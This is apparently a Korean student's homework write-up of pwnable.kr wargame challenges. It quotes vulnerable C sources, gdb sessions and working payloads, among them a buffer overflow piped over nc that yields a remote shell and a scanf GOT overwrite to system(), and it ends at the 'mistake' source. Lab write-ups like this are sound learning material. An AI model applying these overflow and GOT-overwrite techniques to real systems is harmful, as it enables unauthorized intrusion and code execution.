hw1-2


송치현

1. fd

다음과 같은 소스가 주어진다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
    if(argc<2){
        printf("pass argv[1] a number\n");
        return 0;
    }
    int fd = atoi( argv[1] ) - 0x1234;
    int len = 0;
    len = read(fd, buf, 32);
    if(!strcmp("LETMEWIN\n", buf)){
        printf("good job :)\n");
        system("/bin/cat flag");
        exit(0);
    }
    printf("learn about Linux file IO\n");
    return 0;
}
```

argv[1]를 받아 숫자로 변환해서 0x1234를 뺀 뒤, read의 첫 번째 인자로 넣는다.
read의 첫 번째 인자는 Linux File Descriptor로, 기본적으로 0은 stdin, 1은 stdout, 2는 stderr이고, open() 함수를 사용하면 3에서 시작해 증가한다. 지정해준 file descriptor에서 buf에 32Byte를 읽은 뒤, buf와 LETMEWIN을 비교해서 같으면 flag를 출력해준다. 그럼 어느 file descriptor로 읽느냐가 중요해지는데, 표준입력으로 읽으면 될 것이다. 그렇다면 fd를 0으로 만들어야 하고, argv[1]에는 0x1234=4660이 들어가야 할 것이다.
./fd 4660




2. collision

다음과 같은 소스가 주어진다.

```
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
    int* ip = (int*)p;
    int i;
    int res=0;
```

```
    for(i=0; i<5; i++){
        res += ip[i];
    }
    return res;
}

int main(int argc, char* argv[]){
    if(argc<2){
        printf("usage : %s [passcode]\n", argv[0]);
        return 0;
    }
    if(strlen(argv[1]) != 20){
        printf("passcode length should be 20 bytes\n");
        return 0;
    }

    if(hashcode == check_password( argv[1] )){
        system("/bin/cat flag");
        return 0;
    }
    else
        printf("wrong passcode.\n");
    return 0;
}
```

20Byte의 문자열을 프로그램 인자로 받아서 check_password() 함수에 넣은 뒤 반환값과 hashcode인 0x21DD09EC값과 같은지 비교하고 같다면 flag를 출력한다.
check_password() 함수의 작동 방식은 다음과 같다. 먼저 문자열이 들어있는 주소를 가리키는 int형 포인터를 만들고, 이 포인터값을 돌면서 이것이 가리키는 값을 res에 더해준다. 이를 이해하기 위해선 내가 입력한 문자열이 어떻게 메모리에 저장이 되어있는지, 또한 int형 포인터가 가리키는 값은 무엇인지를 알아야한다. gdb를 통해 이를 확인해보자.



check_password의 어셈블리어 코드이다. 원본 소스와 비교해보면 EBP-0x4는 int *ip, EBP-0x8는 EBP-0xC는 i임을 알 수 있다. 우선 check_password+19에 BP를 걸고 살펴보겠다.

```
(gdb) x/4x $ebp-0x4
0xffd6bbd4:     0xffd6de2c      0xffd6bc78      0x08048564      0xffd6de2c
(gdb) x/20wx 0xffd6de2c
0xffd6de2c:     0x44434241      0x48474645      0x64636261      0x68676665
0xffd6de3c:     0x33323130      0x45485300      0x2f3d4c4c      0x2f6e6962
0xffd6de4c:     0x68736162      0x52455400      0x74783d4d      0x006d7265
0xffd6de5c:     0x5f485353      0x45494c43      0x323d544e      0x322e3131
0xffd6de6c:     0x322e3930      0x332e3930      0x39312035      0x32203837
```

ip에는 0xffd6de2c가 들어가있고, 여기에는 내가 입력한 문자열이 Little Endian 형식으로 들어가있다. 그런 다음 반복문의 주요 부분을 살펴보면 다음과 같다.

```
mov    -0xc(%ebp),%eax
shl    $0x2,%eax
add    -0x4(%ebp),%eax
mov    (%eax),%eax
add    %eax,-0x8(%ebp)
```

EAX에 i값을 넣고, EAX값을 4배를 해준다. 그 이유는 int형 포인터에 1을 증가시키면 실질적으로 주소값은 int의 크기인 4가 증가하는 것과 같은 이유이다. 그런 다음 ip에 EAX를 더해주고 그 주소가 가리키는 값을 가져온 뒤 res에 더해준다. 즉, 첫 번째로 ip가 가리키는 값인 0x44434241, 그 다음 ip+1가 가리키는 값인 0x48474645, ..., ip+4가 가리키는 값인 0x45485300을 res에 모두 더한다(res=0x44434241+0x48474645+0x64636261+0x68676665+0x33323130+0x45485300). 이렇게 나오는 check_password()의 반환값이 0x21DD09EC가 되려면 먼저 이를 약 5로 나누어서 잘 분배한다. 0x21DD09EC/5=0x6c5cec8이고 0x21DD09EC%5=0x4이므로 처음 4Byte는 0x6c5cec8로, 마지막 1Byte는 0x6c5cec8+0x4=0x6c5cecc로 나눈다.

0x6c5cec8	0x6c5cec8	0x6c5cec8	0x6c5cec8	0x6c5cecc

위처럼 값이 되도록 들어가려면 다음과 같은 문자열을 넣어야한다.

\xc8\xce\xc5\x06	\xc8\xce\xc5\x06	\xc8\xce\xc5\x06	\xc8\xce\xc5\x06	\xcc\xce\xc5\x06

하지만 위의 값들은 키보드에 없는 값이므로 python script를 이용해 넣어준다.

./col `python -c 'print "₩xc8₩xce₩xc5₩x06"*4+"₩xcc₩xce₩xc5₩x06"'`

```
col@ubuntu:~$ ./col `python -c 'print "\xc8\xce\xc5\x06"*4+"\xcc\xce\xc5\x06"'`
daddy! I just managed to create a hash collision :)
```

3. bof

다음과 같은 소스가 주어진다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
        system("/bin/sh");
        }
        else{
        printf("Nah..\n");
        }
}
```

```
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

Remote인데, 네트워크 프로그래밍이 되어있지 않으므로 데몬의 형태로 돌아가고 있는 바이너리이다. 작동 방식은 굉장히 간단하다. gets() 함수에서 Buffer Overflow 취약점이 발생한다. main()에서는 func()의 인자로 0xdeadbeef를 넘겨주는데, func() 안에서는 key의 값이 0xcafebabe인지 체크한다. 이는 func()의 local variable은 EBP 아래 있고, function parameter는 EBP 위에 존재해서, EBP-0x2c에 있는 overflowme 버퍼에서 overflow가 일어나면 EBP+0x8에 있는 key의 값이 수정되는 것이다.

```
0x00000649 <+29>:    lea    -0x2c(%ebp),%eax
0x0000064c <+32>:    mov    %eax,(%esp)
0x0000064f <+35>:    call   0x650 <func+36>
0x00000654 <+40>:    cmpl   $0xcafebabe,0x8(%ebp)
```

따라서 0x8+0x2c=52Byte만큼 더미로 채우고, 0xcafebabe값을 문자열로 넣어주면 된다.
(python -c 'print "A"*52+"₩xbe₩xba₩xfe₩xca"';cat) | nc pwnable.kr 9000

```
ian0371@KrootServer:~$ (python -c 'print "A"*52+"\xbe\xba\xfe\xca"';cat) | nc pw
nable.kr 9000
id
uid=1003(bof) gid=1003(bof) groups=1003(bof)
ls
bof
bof.c
flag
log
super.pl
cat flag
daddy, I just pwned a buFFer :)
```

4. flag

이번에는 소스가 주어지지 않고 바이너리만 주어진다. 이 바이너리를 헥스에디터로 열어보면 UPX라는 문자열을 볼 수 있다.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	7F	45	4C	46	02	01	01	03	00	00	00	00	00	00	00	00	ELF
00000010	02	00	3E	00	01	00	00	00	F0	A4	44	00	00	00	00	00	> ð¤D
00000020	40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	@
00000030	00	00	00	00	40	00	38	00	02	00	40	00	00	00	00	00	@ 8 @
00000040	01	00	00	00	05	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	40	00	00	00	00	00	00	00	40	00	00	00	00	00	@ @
00000060	04	AD	04	00	00	00	00	00	04	AD	04	00	00	00	00	00	- -
00000070	00	00	20	00	00	00	00	00	01	00	00	00	06	00	00	00	
00000080	D8	62	0C	00	00	00	00	00	D8	62	6C	00	00	00	00	00	Øb Øbl
00000090	D8	62	6C	00	00	00	00	00	00	00	00	00	00	00	00	00	Øbl
000000A0	00	00	00	00	00	00	00	00	00	00	20	00	00	00	00	00	
000000B0	FC	AC	E0	A1	55	50	58	21	1C	08	0D	16	00	00	00	00	ü¬à UPX!
000000C0	21	7C	0D	00	21	7C	0D	00	90	01	00	00	92	00	00	00	!| !| '
000000D0	08	00	00	00	F7	FB	93	FF	7F	45	4C	46	02	01	01	03	÷û“ÿ ELF

따라서 UPX패킹이 되어있다는 것을 알 수 있고, 이를 unpack을 한다.

```
C:₩치현₩대학₩Kroot₩Reversing₩upx391w>upx -d flag
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91w        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    887219 <-    335288   37.79%   linux/ElfAMD   flag

Unpacked 1 file.
```

먼저 이를 실행해보면 flag를 malloc()함수로 동적 할당받은 공간에 넣는다는 내용을 볼 수 있다.

```
ian0371@KrootServer: ~
ian0371@KrootServer:~$ ./flag
I will malloc() and strcpy the flag there. take it.
ian0371@KrootServer:~$
```

그런 뒤 gdb로 분석해본다.

```
ian0371@KrootServer:~$ gdb flag
diReading symbols from flag...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401164 <+0>:     push   %rbp
   0x0000000000401165 <+1>:     mov    %rsp,%rbp
   0x0000000000401168 <+4>:     sub    $0x10,%rsp
   0x000000000040116c <+8>:     mov    $0x496658,%edi
   0x0000000000401171 <+13>:    callq  0x402080 <puts>
   0x0000000000401176 <+18>:    mov    $0x64,%edi
   0x000000000040117b <+23>:    callq  0x4099d0 <malloc>
   0x0000000000401180 <+28>:    mov    %rax,-0x8(%rbp)
   0x0000000000401184 <+32>:    mov    0x2c0ee5(%rip),%rdx        # 0x6c2070 <fl
ag>
   0x000000000040118b <+39>:    mov    -0x8(%rbp),%rax
   0x000000000040118f <+43>:    mov    %rdx,%rsi
   0x0000000000401192 <+46>:    mov    %rax,%rdi
   0x0000000000401195 <+49>:    callq  0x400320
   0x000000000040119a <+54>:    mov    $0x0,%eax
   0x000000000040119f <+59>:    leaveq
   0x00000000004011a0 <+60>:    retq
End of assembler dump.
```

malloc()의 반환값 rax를 RBP-0x8에 넣는 것을 볼 수 있다. 이제 main함수가 끝날 때(main+54) BP를 걸고 RBP-0x8에 있는 주소를 살펴보자.

```
(gdb) b *main+54
Breakpoint 1 at 0x40119a
(gdb) r
Starting program: /home/ian0371/flag
I will malloc() and strcpy the flag there. take it.

Breakpoint 1, 0x000000000040119a in main ()
(gdb) x/4x $rbp-0x8
0x7fffffffe408: 0x006c96b0      0x00000000      0x00000000      0x00000000
(gdb) x/s 0x6c96b0
0x6c96b0:       "UPX...? sounds like a delivery service :)"
```


flag가 뜨는 것을 볼 수 있다.

5. passcode

다음과 같은 소스가 주어진다.

```
#include <stdio.h>
#include <stdlib.h>

void login(){
    int passcode1;
    int passcode2;

    printf("enter passcode1 : ");
    scanf("%d", passcode1);
    fflush(stdin);

    // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
    printf("enter passcode2 : ");
    scanf("%d", passcode2);

    printf("checking...\n");
    if(passcode1==338150 && passcode2==13371337){
        printf("Login OK!\n");
        system("/bin/cat flag");
    }
    else{
        printf("Login Failed!\n");
        exit(0);
    }
}

void welcome(){
    char name[100];
    printf("enter you name : ");
    scanf("%100s", name);
    printf("Welcome %s!\n", name);
}

int main(){
    printf("Toddler's Secure Login System 1.0 beta.\n");

    welcome();
    login();

    // something after login...
    printf("Now I can safely trust you that you have credential :)\n");
    return 0;
}
```

int형 변수인 passcode1과 passcode2를 scanf()에 넘겨줄 때 주소값을 넘겨주지 않고 값 자체를 넘겨주게 된다. 그러면 passcode1과 passcode2의 값이 가리키는 곳에 접근해서 그 곳을 수정하게 된다. 또한 main()에서 welcome()함수를 부르고, 여기에서는 char형 배열 name을 100개를 덮어씌운다. 이는 아무 쓸모 없어보일지 모르지만, stack의 값을 조작을 해줄 수가 있다. gdb로 login()함수를 살펴보면 다음과 같다.



EBP-0x10가 passcode1, EBP-0xC가 passcode2일 것이다. 여기에 무슨 값이 들어가는지 보기 위해 100글자짜리 고유한 패턴을 만들고 offset이 무엇인지 찾아보자.

```
def gen_pattern_string():
    '''Generator for pattern strings'''
    ALPHABET = string.ascii_lowercase
    for x in ALPHABET:
        for y in ALPHABET:
            for z in range(10):
                yield ''.join([x.upper(), y, str(z)])

MAX_PAT=''.join(gen_pattern_string())

def pattern_create(n):
    return MAX_PAT[:n]

def pattern_offset(offset):
    '''
    Search for offset in pattern string.
    Will accept an int of the form 0x12345678 or a
    string that looks like '12345678'
    '''
    if(type(offset)==type(999)):
        offset=hex(offset)[2:].zfill(8)
    findMe=reduce(lambda a,b:b+a,nsplit(offset,2)).decode('hex')
    return MAX_PAT.index(findMe)
```

pattern_create(100)을 하면 다음과 같은 값이 나온다.

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
```

login+6에 BP를 걸고 확인해보면 다음과 같다.

```
(gdb) x/4x $ebp-0x10
0xffec0108:     0x41326441      0xd683bd00      0x00000000      0x00000000
(gdb) x/4x $ebp-0xc
0xffec010c:     0xd683bd00      0x00000000      0x00000000      0xffec0138
```

pattern_offset(0x41326441)을 넣으면 96이 나오므로 96번째부터 100번째까지 passcode1의 변수값을 설정해줄 수 있고, scanf()에서 passcode1의 값에 접근해서 값을 바꾸므로 임의의 주소에 4Byte를 쓸 수 있다. 그럼 제일 만만한게 scanf()의 GOT를 system()로 바꾸는 것이다. 서버에 라이브러리 ASLR을 "ulimit -s unlimited"로 막고 system()의 주소를 확인한다.

```
passcode@ubuntu:~$ ulimit -s unlimited
passcode@ubuntu:~$ gdb -q passcode
Reading symbols from /home/passcode/passcode...(no debugging symbols found)...do
ne.
(gdb) b main
Breakpoint 1 at 0x8048668
(gdb) r
Starting program: /home/passcode/passcode

Breakpoint 1, 0x08048668 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x555c4250 <system>
```

system()의 주소는 0x555c4250란 것을 확인할 수 있다. scanf()의 GOT가 들어있는 주소는 다음과 같이 구한다.

```
passcode@ubuntu:~$ objdump -R passcode

passcode:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a02c R_386_COPY        stdin
0804a000 R_386_JUMP_SLOT   printf
0804a004 R_386_JUMP_SLOT   fflush
0804a008 R_386_JUMP_SLOT   __stack_chk_fail
0804a00c R_386_JUMP_SLOT   puts
0804a010 R_386_JUMP_SLOT   system
0804a014 R_386_JUMP_SLOT   __gmon_start__
0804a018 R_386_JUMP_SLOT   exit
0804a01c R_386_JUMP_SLOT   __libc_start_main
0804a020 R_386_JUMP_SLOT   __isoc99_scanf
```

즉 payload는 다음과 같이 구성 가능하다.

"A"*96 (dummy)
"₩x20₩xa0₩x04₩x08" (덮어쓸 주소)
1432109648 (&system의 decimal값)

그러면 scanf("%d")는 system("%d")와 같은 효과가 난다. 따라서 %d라는 셸을 실행하는 프로그램을 만들고 환경변수에 추가하자.

```
passcode@ubuntu:/tmp/tetete$ vi %d.c
passcode@ubuntu:/tmp/tetete$ gcc -o %d %d.c
passcode@ubuntu:/tmp/tetete$ export PATH=$PATH:`pwd`
passcode@ubuntu:/tmp/tetete$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmp/tet
ete
passcode@ubuntu:/tmp/tetete$ cat %d.c
#include <unistd.h>

int main(void) {
        char *a[]={"/bin/sh",0};
        execve(a[0],a,0);
}
```

이렇게하고 다음과 같이 실행했으나 실패했다.

(python -c 'print "A"*96+"₩x20₩xa0₩x04₩x08"+"1432109648"';cat)|~/passcode

```
passcode@ubuntu:/tmp/tetete$ (python -c 'print "A"*96+"\x20\xa0\x04\x08"+"143210
9648"';cat)|~/passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
enter passcode1 : enter passcode2 : checking...
Login Failed!

passcode@ubuntu:/tmp/tetete$
```

왜 그런지 gdb로 확인해보니 passcode1에 값이 제대로 들어가지 않았다.

```
passcode@ubuntu:/tmp/tetete$ python -c 'print "A"*96+"\x20\xa0\x04\x08"+"1432109
648"' > gdbinfo
passcode@ubuntu:/tmp/tetete$ gdb -q ~/passcode
Reading symbols from /home/passcode/passcode...(no debugging symbols found)...do
ne.
(gdb) b *login+39
Breakpoint 1 at 0x804858b
(gdb) r < gdbinfo
Starting program: /home/passcode/passcode < gdbinfo
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!

Breakpoint 1, 0x0804858b in login ()
(gdb) x/4x $ebp-0x10
0xffd565d8:     0xffd56600      0xcc9d1f00      0x00000000      0x00000000
(gdb)
```

이유를 생각해보니, 0x20이 스페이스바를 의미해서 값이 제대로 들어가지 않는 것이었다. 따라서 0x804a020에 쓰는 대신 0x804a01f에 값을 쓰기로 결정하였다. 그래서 여기에 원래 어떤 값이 들어가있는지 확인해보았다.

```
(gdb) x/x 0x804a01f
0x804a01f <__libc_start_main@got.plt+3>:        0x5db1c055
```

0x5db1c055가 있는데, 이를 system()함수의 3Byte(0x5c4250) + 원래 값의 마지막 1Byte(0x55)로 덮어 씌워야한다. 이것이 가능한 이유는 0x804a020의 상위 1Byte는 0x55로 같기 때문이다. 따라서 payload를 재구성해야 한다.

"A"*96 (dummy)

"₩x1f₩xa0₩x04₩x08" (덮어쓸 주소)

1547849813 (0x5c425055)

```
passcode@ubuntu:/tmp/tetete$ (python -c 'print "A"*96+"\x1f\xa0\x04\x08"+"154784
9813"';cat)|~/passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
cat /home/passcode/flag
Sorry mom.. I got confused about scanf usage :(
```

6. random

다음과 같은 소스가 주어진다.

```c
#include <stdio.h>

int main(){
    unsigned int random;
    random = rand();        // random value!

    unsigned int key=0;
    scanf("%d", &key);

    if( (key ^ random) == 0xdeadbeef ){
        printf("Good!\n");
        system("/bin/cat flag");
        return 0;
    }

    printf("Wrong, maybe you should try 2^32 cases.\n");
    return 0;
}
```

rand() 함수를 사용하는데 seed를 주지 않아 rand()의 반환값이 항상 같다. 따라서 gdb로 random값을 확인하고 key^random = 0xdeadbeef이므로 key = random ^ 0xdeadbeef를 해주면 된다. main+13에서 rand함수를 call하므로 그 뒤인 main+18에 BP를 건다.

```
random@ubuntu:~$ gdb -q random
Reading symbols from /home/random/random...(no debugging symbols found)...done.
(gdb) b *main+18
Breakpoint 1 at 0x400606
(gdb) r
Starting program: /home/random/random

Breakpoint 1, 0x0000000000400606 in main ()
(gdb) i r rax
rax            0x6b8b4567       1804289383
(gdb)
```

따라서 key = 0x6b8b4567 ^ 0xdeadbeef = 3039230856를 넣어준다.

```
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
random@ubuntu:~$
```

7. input

다음과 같은 소스가 주어진다.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main(int argc, char* argv[], char* envp[]){
    printf("Welcome to pwnable.kr\n");
    printf("Let's see if you know how to give input to program\n");
    printf("Just give me correct inputs then you will get the flag :)\n");

    // argv
    if(argc != 100) return 0;
    if(strcmp(argv['A'],"\x00")) return 0;
    if(strcmp(argv['B'],"\x20\x0a\x0d")) return 0;
    printf("Stage 1 clear!\n");
```

```
    // stdio
    char buf[4];
    read(0, buf, 4);
    if(memcmp(buf, "\x00\x0a\x00\xff", 4)) return 0;
    read(2, buf, 4);
    if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
    printf("Stage 2 clear!\n");

    // env
    if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
    printf("Stage 3 clear!\n");

    // file
    FILE* fp = fopen("\x0a", "r");
    if(!fp) return 0;
    if( fread(buf, 4, 1, fp)!=1 ) return 0;
    if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
    fclose(fp);
    printf("Stage 4 clear!\n");

    // network
    int sd, cd;
    struct sockaddr_in saddr, caddr;
    sd = socket(AF_INET, SOCK_STREAM, 0);
    if(sd == -1){
        printf("socket error, tell admin\n");
        return 0;
    }
    saddr.sin_family = AF_INET;
    saddr.sin_addr.s_addr = INADDR_ANY;
    saddr.sin_port = htons( atoi(argv['C']) );
    if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
        printf("bind error, use another port\n");
        return 1;
    }
    listen(sd, 1);
    int c = sizeof(struct sockaddr_in);
    cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
    if(cd < 0){
        printf("accept error, tell admin\n");
        return 0;
    }
    if( recv(cd, buf, 4, 0) != 4 ) return 0;
    if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
    printf("Stage 5 clear!\n");

    // here's your flag
    system("/bin/cat flag");
    return 0;
}
```

1단계: argc의 값은 100이고, argv[0x41]는 ₩x00, argv[0x42]는 ₩x20₩x0a₩x0d이어야 한다.

2단계: 먼저 표준입력으로 읽은 값이 ₩x00₩x0a₩x00₩xff이고, 다음으로 표준에러로 읽은 값이 ₩x00₩x0a₩x02₩xff이어야한다.

3단계: ₩xde₩xad₩xbe₩xef라는 이름의 환경변수값이 ₩xca₩xfe₩xba₩xbe이어야한다.

4단계: ₩x0a라는 파일에서 4Byte를 읽은 값이 ₩x00₩x00₩x00₩x00이어야한다.

5단계: argv[0x43] 값으로 포트를 열고 기다리는데, 이 소켓으로 ₩xde₩xad₩xbe₩xef를 쏴줘야한다.

이를 맞춰주기 위해 다음과 같이 코딩한다.

```
#include<stdlib.h>
#define PORT "6667"
char extern **environ;

int main(){
    char *argv[] =
{"A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A",
"A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A",
"A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A","A",
"A","A","A","A","\x00","\x20\x0a\x0d",PORT,"B","B","B","B","B","B","B","B","B",
"B","B","B","B","B","B","B","B","B","B","B","B","B","B","B","B","B","B","B","B","B","B",
"B","B","B"};
    close(2);
    dup(0);
    environ[0] = "\xde\xad\xbe\xef=\xca\xfe\xba\xbe";
    execve("/home/input/input", argv, environ);
}
```

66번째에 ₩x00, ₩x20₩x0a₩x0d, 6667을 순서대로 넣고, stderr를 close 후 dup해준다. 그런 다음 environ값을 맞게 넣어주고, execve()로 input을 실행해준다.

이렇게 프로그램을 만들고, 4단계를 위해 ₩x0a 파일을 만들어서 NULL로 채운다. 파이썬에서 다음을 입력한다.

open("₩x0a","wb").write("₩x00"*4)

그런 다음 pipe를 통해 stdio를 넣어준다.

(python -c 'print "₩x00₩x0a₩x00₩xff₩x00₩x0a₩x02₩xff"')|./a

이러면 4단계까지 우회가 가능하다. 다른 bash를 하나 띄워서 nc로 쏴준다. 이 때, flag를 /bin/cat하는데 tmp에 있는 내 폴더에는 flag가 없으므로 symbolic link를 걸어준다.

```
input@ubuntu:/tmp/tetete2$ ln -s ~/flag .
input@ubuntu:/tmp/tetete2$ (python -c 'print "\x00\x0a\x00\xff\x00\x0a\x02\xff"'
)|./a
Welcome to pwnable.kr
Let's see if you know how to give input to program
Just give me correct inputs then you will get the flag :)
Stage 1 clear!
Stage 2 clear!
Stage 3 clear!
Stage 4 clear!
Stage 5 clear!
Mommy! I learned how to pass various input in Linux :)
input@ubuntu:/tmp/tetete2$
```

1번째 bash

```
input@ubuntu:~$ python -c 'print "\xde\xad\xbe\xef"'|nc 0 6668
```

2번째 bash

8. leg

key1()에서 mov r3, pc를 하는데, 저 명령어가 실행될 때 ARM모드에서 pc는 0x8cdc+8=0x8ce4이다.

```
0x00008cdc <+8>: mov r3, pc
0x00008ce0 <+12>: mov r0, r3
```

key1 = 0x8ce4

key2에서 다음과 같이 THUMB mode on을 시켜준다.

```
0x00008cfc <+12>: add r6, pc, #1
0x00008d00 <+16>: bx r6
```

그런 뒤 다음과 같은 작업을 해준다.

```
0x00008d04 <+20>: mov r3, pc
0x00008d06 <+22>: adds r3, #4
0x00008d08 <+24>: push {r3}
0x00008d0a <+26>: pop {pc}
```

THUMB모드에서는 pc가 0x8d04+4=0x8d08이 r3에 들어가고, r3에 4를 add를 하면 0x8d0c가 나온다.

key2 = 0x8d0c

key3는 r3에 lr를 넣어주는데, lr에는 return address가 들어가므로 key3가 끝나고 돌아올 0x8d80이 들어간다.

```
0x00008d7c <+64>: bl 0x8d20 <key3>
0x00008d80 <+68>: mov r3, r0
...
0x00008d28 <+8>: mov r3, lr
0x00008d2c <+12>: mov r0, r3
```

key3 = 0x8d80

따라서 0x8ce4+0x8d0c+0x8d80=108400을 넣으면 flag가 나온다.

```
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
/ $
```

9. mistake

다음과 같은 소스가 주어진다.

```c
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
    int i;
    for(i=0; i<len; i++){
        s[i] ^= XORKEY;
    }
}

int main(int argc, char* argv[]){

    int fd;
    if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
        printf("can't open password %d\n", fd);
        return 0;
    }

    printf("do not bruteforce...\n");
    sleep(time(0)%20);

    char pw_buf[PW_LEN+1];
```

```
    int len;
    if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
        printf("read error\n");
        close(fd);
        return 0;
    }

    char pw_buf2[PW_LEN+1];
    printf("input password : ");
    scanf("%10s", pw_buf2);

    // xor your input
    xor(pw_buf2, 10);

    if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
        printf("Password OK\n");
        system("/bin/cat flag\n");
    }
    else{
        printf("Wrong Password\n");
    }

    close(fd);
    return 0;
}
```

